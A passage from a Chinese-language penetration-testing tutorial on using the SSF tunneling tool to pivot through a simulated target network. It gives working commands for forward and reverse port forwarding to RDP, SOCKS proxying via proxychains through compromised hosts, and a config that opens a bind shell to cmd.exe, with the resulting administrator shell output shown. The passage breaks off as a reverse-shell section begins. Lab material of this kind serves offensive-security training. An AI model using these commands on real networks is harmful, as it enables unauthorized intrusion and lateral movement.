

全平台高性能加密隧道 ssf

本节重点快速预览:

- ✧ ssf 是什么
- ✧ 在实战中,我们到底可以利用 ssf 做些什么

基础环境准备:

Ubuntu16-LAMP 假设为目标边界的一台 linux web 服务器,公网 ip:192.168.3.110 内网 ip: 192.168.4.102

WebServer-IIS8 假设为目标边界的一台 windows web 服务器,公网 ip: 192.168.3.108 内网 ip: 192.168.5.8

WebServer-IIS7 假设为目标一级内网下的一台 windows 服务器,所在内网 ip: 192.168.4.2 192.168.5.2


2008r2-dc 假设为目标二级内网下的一台 windows 服务器,所在内网 ip: 192.168.5.6 192.168.6.6

WebServer-IIS6 假设为目标三级内网下的一台 windows 服务器,所在内网 ip: 192.168.6.78 192.168.7.132

Win7-Tools 假设为入侵者本地内网的一台 windows 机器,其本地内网 ip: 192.168.122.138

Strike 假设为入侵者公网的一台 vps,其公网 ip: 192.168.3.96

关于上述环境的大致拓扑,如下:



1. 关于 ssf 的更多详情,大家可直接参考其官方站点,此处就不再赘述了

<https://seuresocketfunneling.github.io/ssf>

ssf 为客户端,ssfd 为服务端,ssfcp 主要用于文件复制,带 upx 的是加过 upx 壳的但功能一样

2. 通过边界机器进行正向 tcp 端口转发[类似 ssh 的本地转发],即通过 WebServer-IIS8 机器上的 ssf 访问目标内网 2008r2-dc 机器的 3389

先在 WebServer-IIS7 机器上执行,此处演示的为单层正向转发 [相当于目标端]


```
# upx-ssfd.exe -p 1080 /b
```

之后,到 WebServer-IIS8 机器上去执行,-L 为正向转发 [相当于本地端]

实际是通过 WebServer-IIS7 机器的 1080 端口和本地的 1081 端口建立一条隧道,通过这条隧道我们就可以轻松访问到目标内网中的资源

```
# upx-ssf.exe -L 1081:192.168.5.6:3389 -p 1080 192.168.5.2 /b
```

```
mstsc 127.0.0.1:1081
```



3. 在目标内网指定的机器上进行反向 tcp 端口转发,注意,此处演示的依然为单层反向转发

在目标边界的 WebServer-IIS8 机器上执行


```
# ssfd.exe -p 1080 /b
```

之后,到目标内网中的 2008r2-dc 机器上去执行,-R 为反向转发

```
# ssf.exe -R 1081:192.168.6.78:3389 -p 1080 192.168.5.8 /b
```

最后,再回到 WebServer-IIS8机器上执行,即可直接连到目标深层内网

mstsc 127.0.0.1:1081



4. 通过目标边界机器上的 `ssf` 进行单层正向 `socks` 代理,其实这有点儿类似我们平时经常用的 `ss`

先在目标边界的 `ubuntu16-LAMP` 机器上执行

```
# ./upx-ssfd -p 1080 &
```

而后回到 `Strike` 机器上执行,通过本地的 `1081` 和目标 `ubuntu16-LAMP` 机器上的 `1080` 端口建立一条正向 `socks` 隧道

```
# ./upx-ssf -D 1081 -p 1080 192.168.3.110 &
```

```
# egrep -v "^\$|#\" /etc/proxychains.conf
```

```
random_chain
```

```
proxy_dns
```


```
tcp_read_time_out 15000
```

```
tcp_connect_time_out 8000
```

```
[ProxyList]
```

```
socks5 127.0.0.1 1081
```

```
# proxychains remmina 192.168.4.2 3389
```



5. 利用 ssf 在指定的目标内网机器上执行单层反向 socks 代理

首先,还是先在 Strike [vps]上执行好监听

```
# ./upx-ssfd -p 1080 &
```

之后,到目标内网的 WebServer-IIS7 机器上执行,和之前一样通过本地的 1081 和 Strike 机器的 1080 端口
建立好一条反向 socks 隧道

```
# ssf.exe -F 1081 -p 1080 192.168.3.96 /b
```

最后,再次回到 Strike 机器上执行

```
# egrep -v "^$|#" /etc/proxychains.conf
```

```
random_chain
```

```
proxy_dns
```


```
tcp_read_time_out 15000
```

```
tcp_connect_time_out 8000
```

```
[ProxyList]
```

```
socks5 127.0.0.1 1081
```

```
# proxychains remmina 192.168.5.6 3389
```



6. 利用 ssf 轻松 bind 一级目标内网下的正向 cmd shell,注意,windows 和 linux 下的 shell 可执行文件路径是不同的

先在目标内网中的 WebServer-IIS7 机器上执行,以加载自定义配置文件的形式执行监听

```
# ssfd.exe -p 1080 -c config.json /b
```

在 config.json 中修改以下配置, 主要是为了开启 shell 功能, 指明 shell 程序路径, 此处用的 shell 程序就用目标系统自带的 cmd.exe

```
...  
"shell": {  
    "enable": true,  
    "path": " c:\\windows\\system32\\cmd.exe",  
    "args": ""  
},  
...
```

其它的一些可用的 shell 程序:

```
c:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
```


```
c:\\windows\\system32\\cmd.exe
```

```
/bin/bash
```

再到目标边界的 WebServer-IIS8 机器上执行, -X 指 bind shell, -Y 指 reverse shell

```
# ssf.exe -X 1081 192.168.4.2 -c config.json -p 1080 /b
```

```
# nc 127.0.0.1 1081      正向情况下即会反弹一个 cmd shell 回来
```



```
1 Ubuntu16 - LAMP x 2 Ubuntu16 - LAMP x +  
root@ubuntu16-LAMP:~# nc 127.0.0.1 1081  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\Administrator>hostname  
hostname  
WebServer-IIS7  
  
C:\Users\Administrator>whoami  
whoami  
webserver-iis7\administrator  
  
C:\Users\Administrator>
```


7. 利用 ssf 轻松反弹一级目标内网下的 shell

先在自己的 Strike[vps]上执行,依然用的是上面的 config.json 配置

